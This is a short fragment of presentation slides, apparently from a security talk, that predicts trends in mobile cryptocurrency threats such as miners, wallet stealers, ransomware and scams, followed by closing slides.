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
Predictions



- Malicious mobile miners. Will probably **decrease**.
- Wallet stealers and mobile ransomware. Reasonably profitable. Will probably **increase**.
- Crypto-scams. Easy money. Always works.

Conclusion

Thank You

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